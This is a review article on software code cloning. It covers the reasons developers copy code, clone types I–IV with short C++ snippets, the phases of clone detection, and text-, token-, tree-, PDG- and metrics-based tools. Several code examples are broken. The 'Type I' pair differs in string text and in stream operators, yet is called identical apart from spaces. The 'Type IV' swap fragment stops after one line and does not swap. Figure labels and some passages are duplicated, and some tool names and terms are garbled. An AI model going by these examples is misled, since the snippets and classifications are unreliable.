Software engineering (SE) is the application of engineering for development of software in a systematic method. Research, design, develop, and test operating systems-level software, compilers, and network distribution software for medical, industrial, military, communications, aerospace, business, scientific, and general computing applications. SDLC (Software Development Life Cycle) is sometimes also referred to as Application Development Life Cycle. It is basically a term used in system engineering, to copy the code and reused the code by doing some modifications or without doing some modification in the exiting code are common activities in software development is known as code cloning.

Developers are asked to reuse the existing code because of high risk in developing the new code. One of the major cause of code duplication is the time limit assigned to developers. In the software system copied code fragments and code clones are considered as bad smell of the software. It is observed that code clone has bad effect on the maintenance of the software system. To remove the clones from the software systems is quite beneficial. These clones are syntactically or semantically similar. It is very difficult to identify which code is copied code or which code is original. Several studies show that it is difficult to maintain software system which contains the code clones as compared to others which does not contain the clone.

Code Fragment: A code fragment (CF) is any sequence of code lines (with or without comments) and of any granularity, e.g., function definition, begin-end block, or sequence of statements.

Clone pair: If there is any clone relation exist in the pair of code fragments then it is called a clone pair or clone pair is a pair of code fragment having some similarity between them.

Clone set: A set of all the identical or similar fragments.

Clone class: A set of all the clone pairs in which the existing clone pairs having some clone relationship between them is known as clone class.

Clone class family: The group of all the clone classes that have the same domain is termed as clone class family [4].

Cloning may increase the bug probability if some bug is found in the source code and that code is reused by copying and pasting then that bug is also found in that pasted code fragment. For fixing the, these code fragment should be detected. It is being shown in [Fig. 1].

Normal Reasons of code cloning:

There are various reasons for code duplication.

Reuse of code, logic and design is the main reason of code duplication: Sometimes there is a need to merge two similar system having similar functionalities to develop a new one which result duplication of code even both the system is developed by different teams

Time Limitations: Developers are asked to reuse the existing code because of high risk in developing the new code. One of the major cause of code duplication is the time limit assigned to developers. To complete a project some time limit is assigned to developers. Developers find the easy solutions of the problem due to time limit. They find the similar code related to their project. They just copy and paste the existing code

Development Strategy: Clone can be introduced in different systems other than software system due to the different reuse.

KEY WORDS

Software clone, Clone Detection, Semantic clones, Model based clones

Received: 5 Jan 2018
Accepted: 31 Jan 2018
Published: 24 Feb 2018

***Corresponding Author**

Email:
prateek.jain@accendere.co.in

Reuse Approach: Reusability of code, logic, design and/or an entire system are the major reasons of code clone occurrence. Reusing code, logic, design and/or an entire system are the prime reasons of code duplication. Reusing existing code by copying and pasting is the simplest form of reuse mechanism in the development process. It is a rapid way of reusing reliable semantic and syntactic constructs.

Programmers limitations and time constraints: The software is written seldomly in an ideal condition. Limitations of the programmer's skills and the hard time constraints inhibit proper evolution of the software. Hence the copy pasting is the only solution left with the programmers [7].

Complexity of the system: The difficulty in understanding large systems is the utmost reason for copying the existing functionality and logic [7].




Fig .1: Code Clone [22]

Language Limitations: Kim et al. [7] conducted an ethnographic study on why programmers copy and paste code. Sometimes programmers are forced to copy and paste code due to limitations in programming languages. Many languages lack inherent support for code reuse, leading to duplication.

Specific reasons for cloning

Code clones don't occur itself in the software systems. There are various factors that influence the developers/ engineers in cloning the specific code in any system. Clones can also be accidentally introduced in a system [36, 30, 37, 26, 33, 28, 38, 39]. The various factors have been shown in [Fig .1].

Development Strategy

Reusability and the programming approaches are also a vital reason for the occurrence of the code cloning.

Re-usability based approach

Reusability of code, logic, design and/or an entire system are the major reasons of code clone occurrence.

- **Simple Re-usability by copy/pasting:** The re-usability of the existing code by copying and pasting it with or without any modifications is the simplest means in the development cycle which is responsible for code cloning/duplication. It's an easiest way to re-use the semantic and syntactic constructs. The cross cutting concerns can also be introduced using this strategy [39].
- **Forking:** It means reusing the similar solutions with the hope that it will diverged significantly with the system's evolution. This term was used by Kasper & Godfrey [40]. For e.g. while creating a driver for the hardware family, a same hardware family may have a driver already and thus the same can be re-used after the slight changes into it. Similar to this the clones can be brought in during software porting to a new platform.
- **Design functionalities & logic re-usability:** The logics and other functionalities can also be re-used if a same sort of solution already exists for the same. There is high sort of similarity among the various ports/versions of a sub-system. Like that of the OS's subsystem, it is similar in the structure and functionality too with little been change/addition of features and functionalities. We can also say that the Linux kernel device drivers are also bound with more cloning/duplication [41] as all the drivers have the similar interface with mostly the simple logic. Moreover, the design of such systems does not allow for more sophisticated forms of reuse.

Programming approach:

The way the system is developed also plays a crucial role in introducing the errors. Few of them are as follows:

- **Merging of two systems based on similarity:** Sometimes the two software's of same functionalities and merged together so as to produce a new one. Although two different teams are involved in the development of these 2 systems, but it can lead to occurrence of clones in merged systems due to the implementation of similar functionalities in both the systems.
- **System development using generative approach in programming:** The generation of the code by the tool based on generative programming approach can also be responsible for producing the clones in good amount as these tools use the same template for the generation of similar logic.
- **Delay in code re-structuring:** The delay in the re-structuring of the code being developed by the developers is also responsible for introducing the clones in the code.

Maintenance benefits

Clone are also introduced in many systems to obtain several and important maintenance benefits. Examples are:

- **New code development risk:** Cordy [42] has reported that the reason for frequent occurrence of clones in the financial software is the updation/enhancements in the existing system for supporting the similar sorts of new functionalities. There are not much of the changes being observed in the financial products specifically within the same financial institution. The programmer is supposed to reuse the existing code by copying so as to adapt to the new requirements of the product. This is done so as to reduce the high risk of errors in new fragments and other major reason is that the existing code is already tested properly.
- **Clean and understandable software architecture:** The software clones are sometimes introduced intentionally so as to keep the software architecture clean and understandable [40].
- **Speed up maintenance:** As two cloned fragments are independent of each other in terms of syntax and semantics, hence it is possible to implement them at various paces without any effect on other clone. In this case testing needs to be finally done in the altered/modified fragment only.
- **Ensuring robustness in life-critical systems:** The clones/redundancy are intentionally introduced during the design of life-critical systems. More often the similar set of functionalities are developed by different teams so as to reduce the probability of implementation failure under various same circumstances.
- **High cost of function calls in real time programs:** Function calls may be deemed very costly in real time-based programs. The code is to be made inline manually if not made automatically by the compiler otherwise this may also lead to clones in the code.

Overcoming underlying limitations

Clones occur in the code due to the following limitations which consist of language limitation and programming limitations of the developers.

Language limitations

Clones may also occur due to the language drawbacks especially when the language doesn't have efficient abstraction mechanism. E.g.

- **Lack of reusability mechanism of programming languages:** Some programming languages lacks sufficient mechanism of abstraction, inheritance, generic types in C++ hence the code needs to be reused from an existing one. This leads to the introduction of clones too.
- **Significant efforts in writing reusable code:** The writing of the code based on re-usability is a complex and time-consuming task. Perhaps it is much better to maintain 2 different fragments of code by cloning rather than producing a general code.
- **Reusable code writeup is error prone:** Code based on reusability mechanism might consist of errors. Hence it is preferred to copy paste the existing code after reusing the code with or without much changes/alteration.

Programmer's limitations

One more reason for the cloning is the drawbacks of the programmer's ability to write the code. Some of the examples are:

- **Difficulty in understanding large system:** Understanding of the code of the larger systems seems to be a cumbersome task for the programmers. Hence, they are forced to use the example-oriented programming by the adaption of already developed code.

- **Time limit assigned to developers:** Time frame is also a major cause of cloning for the programmers. In certain situations, developers are bound to complete the project in specific time frame hence they search for solving the same by an easier way. This easier way is none other than using the existing code.
- **Wrong method of measuring developer's productivity:** The productivity of the developer is sometimes predicted by the number of lines of code being produced by him. Hence the focus of the developer is to increase the number of lines in the code and reuse the existing code again and again by copy pasting. This is not done with the proper development strategy rather being done only for increasing the number of lines in the coding.
- **Lack of ownership of the code to be reused:** One main reason of code cloning is that the code is being borrowed from some other department and hence the same can't be modified by the developer due to not having its ownership. In these situations, copy pasting is the only thing being left to be done by the developer.

Advantages of code cloning

Various advantages of code cloning are as follows:

1. **Detects library candidates-** If a code fragments has been reused and copied various times shows its usability in system. Therefore, the fragment of code must have been integrated in the library for showing its potential officially.
2. **Helps in Understanding Program-** To have an overall understanding of other files containing other same content of that fragment, it is quite possible only if the functionality of the cloned fragment is being comprehended.
3. **Helps aspect mining search-** Code detection is a necessary aspect of mining to detect cross-cutting concerns. The code of cross-cutting concerns is typically cloned over whole application that could be detected with the help of code cloning detection tools.
4. **Finding patterns of usage-** If all the cloned fragments of the same source fragments are detected, then the functional usage patterns of cloned fragments can be discovered.
5. **Malicious software detection** - It is possible to find the evidence where a part of one software system can match parts of others, by comparing one malicious software to another. Clone detection can play a vital role in detection of malicious software's.
6. **Helps in code compacting-** By reducing source code size clone detection techniques can be used for compact devices.
7. **Plagiarism and copyright infringement detection-** In detection of plagiarism and copyright infringement finding same sort of code may also be useful.

1.4 Drawbacks of Code Cloning

Code clones have bad impact on the maintainability, reusability and quality of the software. If there is any code segment present in the software which having a bug and the code segment is copied and pasted anywhere in the system then the bug is remains in all the pasted code segment which is difficult to maintain. When duplicated code used in the system it may lead to bad design which increase the cost of the system. If in the software system there is duplicated code, to understand the system additional time needed. It becomes difficult to upgrade the system or even to change the existing one.

1. **Increase probability of bug propagation_** - If a segment of code contains a bug so that segment can be reused by copy and pasting with or without minor alterations. The bug of an original segment may be present in all entire pasted segments in a system. Hence, the bug propagation probability may rise up significantly in the system.
2. **Increased graph of bad design** - Code Cloning also tends to make the design bad, lack of good inheritance structure or abstraction. Therefore, it becomes very difficult to reuse implementation part for the future tasks. It also has a very negative impact on the software maintenance activity.
3. **Increased cost of maintenance** - If the clone consists of any bug, so all of its same counterparts need to be properly checked for the correction of bug as cloning don't guarantee removal of bug in other codes during reusability or maintenance.




Fig .1: Reasons for code cloning [2]

EARLIER WORK DONE

According to the state of the art in clone detection research [10] several tools are available to detect Type 1 and Type 2 clones but more empirical study is required to derive the classification for Type3 and Type 4 clones. This is the base paper of our research work and we have considered here only the research study done on code clones of Type 3 and Type4. For Type 3 clone detection, Tiarks et.al [11] have proposed a study of the current state of the art. In his study, he use the Levenshtein distance to compute a clones that falls in two subcategories: structure substituted clone and modified clone. Yue Jia et al. [12] has developed a detection tool named as KClone, which is based on the implementation mechanism with the hybrid approach (specifically the token & PDG based techniques). For example, the algorithm which quickly detect Type-3 clones are normally only detected by means of slow, semantic, clone detection techniques etc. This tool developed in C programming and is useful in finding clones in C, C++, and Java programs. KClone pre-helps in processing all the files prior to running firstly the syntactic and then analysis based on dependence. They showed that KClone can detect clones more rapidly with respect to CCFinderX and Duplix. Yang Yuan et al [13] introduce Count Matrix based techniques to detect in clones in program codes. This technique works well/hard for detecting the clones. It is language independent as it is based on the variable counts. The source code is splitted into the classes during the time of the processing. For each and every method it is possible to obtain the matrix based on counts. We can also construct a bipartite graph for two methods, and the same matching on the graph. The similarity among the two methods are closely related to the size of the matching. The same method can also be used to find the similarity among the classes. A false positive elimination step is perform after matching to eliminate some obvious false positive cases based on heuristics. The authors have taken into consideration the all code clones of Type I, Type II, Type III and Type IV. This algorithm is responsible in successful detection of all

types of clones except the type IV clones which is difficult to detect as its approach doesn't consider the control loops. Yoshika Higo et.al [14] has proposed a code clone detection technique based on PDG incremental approach for detecting the code which is non-contiguous. The methodology as proposed is developed as a tool of prototype which is useful in efficiently obtaining the code clones with shorter time spam. The speed of detection is better than that of the KClone. E.Kodhai et. al. [15] proposes a hybrid approach of textual and metric analysis to detect all types of clones in java source code only. The process of clone detection has divided into different phases. First the input is selected and the parsing is applied to detect Type I clones. Secondly template conversion is done to detect type II clones. Thirdly the metrics method is applied to detect all types of clones. D. E. Krutz et.al [16] has proposed a new code clone detection technique which is based on concolic analysis, which uses a mixture of concrete and symbolic values for traversal of large and diverse portion of the source code. By this analysis on the target source code and by the examination of the holistic output for similarities, code clone candidates can be consistently identified. The author has founded that this technique was able to accurately and reliably discover all categories of code clones. This technique is based on small C & JAVA programs. It is one from few known processes which is able to detect Type IV clones. Ripon K. Saha et. al. [17] have discussed about the concrete data on the Type 3 clones evaluation in very different settings than the previous studies and have drawn various broad conclusions about their changing patterns, frequency, type conversions, and lifetime. As per the findings it is very important to manage the Type 3 clones very intelligently due to their more inconsistent nature. They have discussed about the Type 1,2,3 clones and have analysed their evolution independently by using the different clone detection tool and gCad extractor. Based on the study results, the researcher suggests several approaches for dealing with Type III clones which would be helpful for designing a robust clone management system. H. Kim et.al [18] proposed an abstract memory-based code clone detection technique, with its implementation as a tool MeCC, and discussed its applications. Their experimental study shows that MeCC can accurately detect all four types of code clones. The only limitation is that MeCC detects only procedure level clones.

D. E. Krutz et.al [19] presented CCCD, a tool which uses concolic analysis to discover code clones. It is very effective in discovering clones of all four types. The disadvantage is that Only C programs are compatible with CCCD since CREST is only capable of analyzing C code. S. Bazrafshan [20] studied to analyses the evolution of two clone classes throughout three versions of a software system. According to the researchers findings near miss clones require more concentration during maintenance. The researcher proposed two different approaches. First the author analyzed the evolution of type II and type III clones together as near miss clones which is hard to understand the unique behavior of type III clones. Secondly, researchers compare the results to existing studies of the late propagation patrons with type I and type II clones and assumed to be their result valid and draw conclusions regarding differences of late propagation in identical and near miss clones.

CODE CLONING TYPES

There are two types of code cloning which are basically based on similarities that are "Textual similarity" and "Functional similarity" which are further categorized in four types which are Type I, Type II, Type III which are textual similarities whereas Type IV is functional similarity.

3.1 Textual Similarity - The textual or program based similarity means that the code fragment are similar to each other on the basis program text. These are further classified in three types-

- Type I (exact clones)- In this similarity, the code fragments similar to each other but there is a variation in blank spaces, comments or layouts. For further explanations let us consider an example

Original fragment -

```
int n;
cout<<" ENTER THE NUMBER";
cin<<n;
Copy fragment -
int n;
cout<<" Enter the name";
cin>>n;
```

The original and copied fragments are similar if we remove spaces.

- Type II (renamed/parameterized clones) - In this similarity, the code fragments which are copied from original fragments are similar. However there can be a difference in variations in the literals, variables, constants, class, types, layout and comments. The syntactic structures of both the code segments are same. Let us consider an example-

```
int number;
cout<<"Enter the number";
cin>>number;
Copy Clone-
```

```
int n;
cout<<"Enter the number";
cin>>n;
```

Both original fragment and copy clone would be similar if we name both the variable number.

- Type III (near miss clones)- In this type, by adding or changing some statements the copied code fragment can be modified. For further details let us take an example-

```
Original fragment -
Total= phy+chem.+math;
per=Total/3;
if(per>=70)
{
cout<<"First division";
}
else
cout<<"Second division";
Copy clone -
total=phy+chem+math;
per=total/3;
if(per>=70)
{
cout<<"first division";
cout<<"Excellent";
}
Else
{
cout<<"Second division";
}
```

The original fragment and copy clone are similar only a statement is added in the copy clone to modify it.

Functional Similarity-Functional clones are also known as semantic clones it means that the codes fragments are functionally similar. Type IV are semantic clones.

- Type IV (semantic clones) - In this type of cloning, it is not necessary that the codes are textually similar but their functionality is similar and it is not that the codes are copied from each other. Two code fragments may be developed by the different teams but they perform same computation. Code fragments are similar in their functionality because different teams implement the same logic. Let us consider the following code fragment 1 and code fragment 2 where the swapping of two variables done.

Fragment 1:

```
int a=5, b=10, temp ;
temp=a;
a=b;
b=temp;
Fragment 2:
int a=5,b=10;
a=a+b;
```

In fragment 1 swapping is done using three variables whereas in fragment 2 swapping is done using two variables. Here both the fragments are similar from semantic or functional point of view.

Code clone description

Type	Description
Type 1	Exact clones where a copied code fragment is similar to the original code fragment except whitespaces and comments
Type 2	Renamed clones where copied code fragment is identical to the original code fragment but modifications in names of variables, functions
Type 3	A copied code fragment is modified by changing the structure of the original code fragment, i.e. by adding or removing some statements.
Type 4	Clones have semantic similarity between code fragments i.e. they implemented by different logic but are similar in their functionalities

PROCESS OF CLONE DETECTION

The role of the clone detector is to find the pieces of the code which is having the high amount of same source text in the system. The main issue is that we don't know in advance about the code fragments which can be found out more than once in a specific code. Hence the detector needs the comparison among the various fragments of code. This way is very expensive in terms of the cost of the computation. Thus, various alternatives are being adopted for the reduction of the domain of comparison before the actual comparison. Once we find out the potential fragments of code, further there is a requirement of analysis and/or tool support for detection of actual clones. We are trying to present the typical process of the clone detection. It consists of various phases which are discussed as below:

Pre-processing phase

While starting the clone detection process the first thing is to partition the targeted source code & determining the comparison domain. This phase constitutes to 3 main tasks:

- **Removal of un-interesting parts:** All the source codes which are un-interesting to the comparison phase is altered first. E.g., we apply the concept of partitioning to the embedded code which includes SQL embedment in Java code or Assembler in C code. This task is being conducted for the separation of the different languages specifically if the method is language dependent.
- **Determining Source Units:** After the removal of the un-interesting code, the left code is being distributed/partitioned among various set of disjoint fragments which are also involved in the direct clone relations among each other. These units are not responsible for any sort of order maintenance in the source code and hence, the units which are similar to it can't be aggregated beyond the border of those source units.
- **Determining comparison unit/granularity:** After the second phase the source code has to be further partitioned among various smaller units which is dependent on the comparison function of a method/function. E.g. the source units can also be sub-divided into the lines or even the tokens in order to do the comparison. The same can also be derived using the syntactic structure of the source unit. The comparison units are being ordered within among the corresponding source units. This sort of ordering is very crucial for the comparison function.

Transformation phase: The units for comparing the source code are trans-structured into other intermediate internal form of representation in order to compare and extract the comparable properties/features. This sort of transforming into other may also vary from simple to very complex where simple one includes only removing the white spaces and comments while the complex one includes only generation of PDG representation [23,26]. The methods based on the metrics contributes to an attribute vector for every unit comparison for intermediate representing the same. We have discussed about the various approaches of the transformation as one or more techniques may be used for an algorithm based on comparison.

- **Pretty source code printing:** The re-organization of the source code into a standard form can be performed using this approach of transformation. It tends to transform the source code of different layout into a common standardized format. It's being commonly used by text based clone detection approach. It helps in the avoidance of the false positives which can occur as a result of different layouts with the same code segments.
- **Removal of comments:** There are various approaches which either ignore or remove the source code comments prior to actual comparison [27,28].
- **Removal of whitespace:** Every technique discards the whitespace except for the line-based approaches. Other approaches use pattern based on indentation based on pretty printed source text as being the attribute vector feature [29]. While other approaches may also work on the basis of the layout metrics including the quantity/number of the lines which are blank [28].
- **Tokenization:** In tokenization based techniques, every line of source is being divided into the tokens corresponding to a rule based on the lexical analysis of programming language with interest. The tokens obtained corresponding to all the lines are then used for the token sequence formation. Each and every whitespace which includes the line breaks, tabs, comments among the tokens are being removed from the sequencing of the tokens. The same can be obtained by the CCFinder and Dup tools.
- **Parsing:** In case of the approaches based on the parse tree, the entire source code is being parsed for building of the parse tree in an automated way or an AST. In such representation mechanism the source as well as the units for comparison are being represented as being the parse tree or the AST subtrees [30,31,32]. The comparison algorithm then uses these subtrees for finding the clones. The approaches based on the metrics uses these code representations of code for the calculation of the subtrees and clone finding on the basis of the metrics values [33, 28].

- **Generating PDG:** The techniques based on semantics aware generates the program dependence graph (PDGs) by the help of the source code. Source or the comparison units tends to be the subgraphs for these PDGs. For finding of the clones the detection algorithm further looks for the isomorphic [24,25]. Some approaches based on the metrics also uses various sub-graphs for forming the data metrics and the control flow metrics which can further be utilized for searching of the clones [28,33].
- **Normalizing identifiers:** Many approaches apply the normalization of the identifier before going through with the comparison phase. All the source code identifiers are being replaced with a single token in such normalization mechanisms.
- **Transformation of program elements:** In addition to the normalization of an identifier, there are various other transformation rules which may be applied on various elements of the source code as per the needs and the requirements.
- **Calculate metrics values:** This applies with calculating the value of the metrics on the basis of the outcomes of the preceding phases.

Match Detection: The code once transformed using the earlier phases is then inputted to an appropriate comparison-based algorithm which includes the comparison of the transformed unit among each other in order to find the matching among the clones. By the help of order of the unit's comparison, the similar adjacent units are being merged together so as to form a much larger unit. In case of the clones with fixed granularity, every unit of comparison belonging to a source unit are then aggregated. It is then continued for the clones based on the free granularity. While the aggregation is continued until the aggregated summation is more than the given threshold for the number of aggregated units of comparison. This assures the performing of the aggregation till the largest possible groups of the comparison of units are found therein. The output of the phase is the list of matches w.r.t the transformation of the code. All of the similarity earlier exist in the clone pair candidates or the same need to be aggregated so as to form the same. Each of this pair of clone is being represented using the information about the location of source code portions being similar in the transformed code [34,35].

Formatting: The list of clone pair as obtained in the last phase w.r.t the transformation of the code is now converted into the list of clone pair w.r.t the original code base. In normal, each pair of location of clone being obtained in the earlier phase is now being converted into the line numbers on the basis of the original source code files. It is done using the common format for the representation of the pair of the clone which includes the nested-tuple.

Post-processing: This phase is concerned with filtering the false positive clones with the help of manual analysis and/or a visualization tool. It consists of 2 parts:

- **Manual Analysis:** This phase constitutes to filter out the false positive clones.
- **Visualization:** The clone pair list as obtained previously is used for the visualization of the clones by the help of this tool. It can also help in speeding up the process of manual in order to remove the false positives and/or other associated analysis.

Aggregation: For the reduction of the quantity of data or performing the various analysis, the clone pairs are being aggregated with the clusters, classes, cliques of clones or in the group of clones respectively. The all above phases as discussed for the clone detection process are very general and can thereby overlooked in a given detection process.

Clone Detection Techniques

Text-based Techniques: In the text-based technique the source code fragment is assumed as sequence of line. After removing the various comments, whitespace by applying the various transformations the code fragment is compared with each other. Once the two code fragments are found to similar to each other to some extent they are known as clone pair or clone pairs form the clone class. Sometimes in the clone detection process the source code is directly used. Text based technique is efficient technique but it can detect only Type I clones. Text based approach cannot detect the structural type of clone having the same logic but different coding.

Token-based Techniques: In the token-based technique, first sequence of tokens is generated from the source code. For converting the source code into tokens, it requires a lexer. Lexer convert the source code into tokens then the various transformation is performed by adding, changing or deleting some tokens. For finding the duplicated code or duplicated subsequence of token the sequence is scanned and the code portions representing the duplicated code returned as clones. Token based technique can detect Type I, Type II clone.




Fig. 2: Clone Detection Process.

Tree-based Techniques: This technique creates sub trees rather than creating tokens from each statement. The code then said to be code clone if the sub trees match. With the help of parser of a language similar sub trees are searched in the tree using tree matching algorithm or structural metrics then the code of similar sub trees is returned as clone pairs. Abstract syntax tree has the complete information about the code. The result obtained from this technique is quite efficient but to create an abstract syntax tree is difficult for a large software and the scalability is also not good.

PDG-based Techniques: Program Dependency Graph (PDG) technique is more efficient than tree based technique. Program dependency graph shows data flow and control flow information. First the program dependency graph is obtained from the source code then to find the similar sub graphs or clones several types of sub graph matching algorithm are applied and returned as clones. This technique can detect both semantic and syntactic clones but in case of large software to obtain the program dependency graph is very difficult.

Metrics-based Techniques: In Metrics based Technique first different types of metrics of the code like number of lines and number of functions are calculated and compare these metrics to find the clones. Metrics based technique does not compare code directly. To find the code clones several type of software metrics are used by clone detection techniques. Most of the time, for calculating the various type of metrics the source code is converted into abstract syntax tree or program data graph. Metrics are calculated from the name, layout, control flow and expression of the functions.

CODE CLONE DETECTION TOOLS

Baker's *Dup* represents the source code as sequence of lines and detects the clones in the code fragment line-by-line. Baker's uses a line-based string matching algorithm or lexer on the individual lines. First *Dup* tool removes comments and white space from the source code and then it replaces various identifiers, variables and types with a special parameter so that if the name of the two variables is different clone can be identified. Baker's *Dup* tool cannot detect the clones if the source code is written in different style.

. *CCFinderx* is one of the tool of the token-based techniques. *CCFinderx* find the clones both within the files or from various files from programs and find the location of the clones in the program. First, tokens are generated from the source code and then the single token sequence is formed by concatenating all the tokens. Various transformations are applied on the token sequences based on the transformation rules.

One of the important tools of metrics-based techniques is *Covet/CLA* to detect the clones using metrics. Mayrand et al. calculate various type of metrics for each function unit of a program like number of CFG edges, lines of source code, number of function calls etc. Code fragments which have similar metrics values are known as code clones. *Covet/CLA* does not detect the partly similar codes.

One of the important program dependency graph based clone detection approach is that of *Komondoor* and Horwitz's PDG-DUP which identify isomorphic program dependency sub graphs using program slicing.

CloneDR is one of the tools of the abstract syntax tree based clone techniques. Compiler is used to generate AST or abstract syntax tree and the compiler compares the sub trees, the sub trees which are similar are returned as clones.

There are various code clone detection techniques which are Text based, Token based, Tree based, Metrics based and PDG based.

- Text based clone detection techniques transform code by removing whitespaces and comments. Its complexity depends on Algorithm. It is only good for Similar for exact matches. It compares the two fragments by tokens of line. It only detects Type I clones.
- Token based clone detection techniques transform code by generating a token from original fragment. Its complexity is linear. It needs some post processing for clone detection. It compares the fragments on basis of tokens. It detects both Type I and Type II clone.
- Tree based clone detection techniques transform the fragments by generating ASR from source code. Its complexity is quadratic. It is able to find syntactic clones. It compares codes by using nodes of tree. It detects all the types of Text or syntax based clones.
- Metrics based clone detection transforms code fragments by generating AST from source code to find metrics. Its complexity is quadratic. It also Detects all syntax based clones.
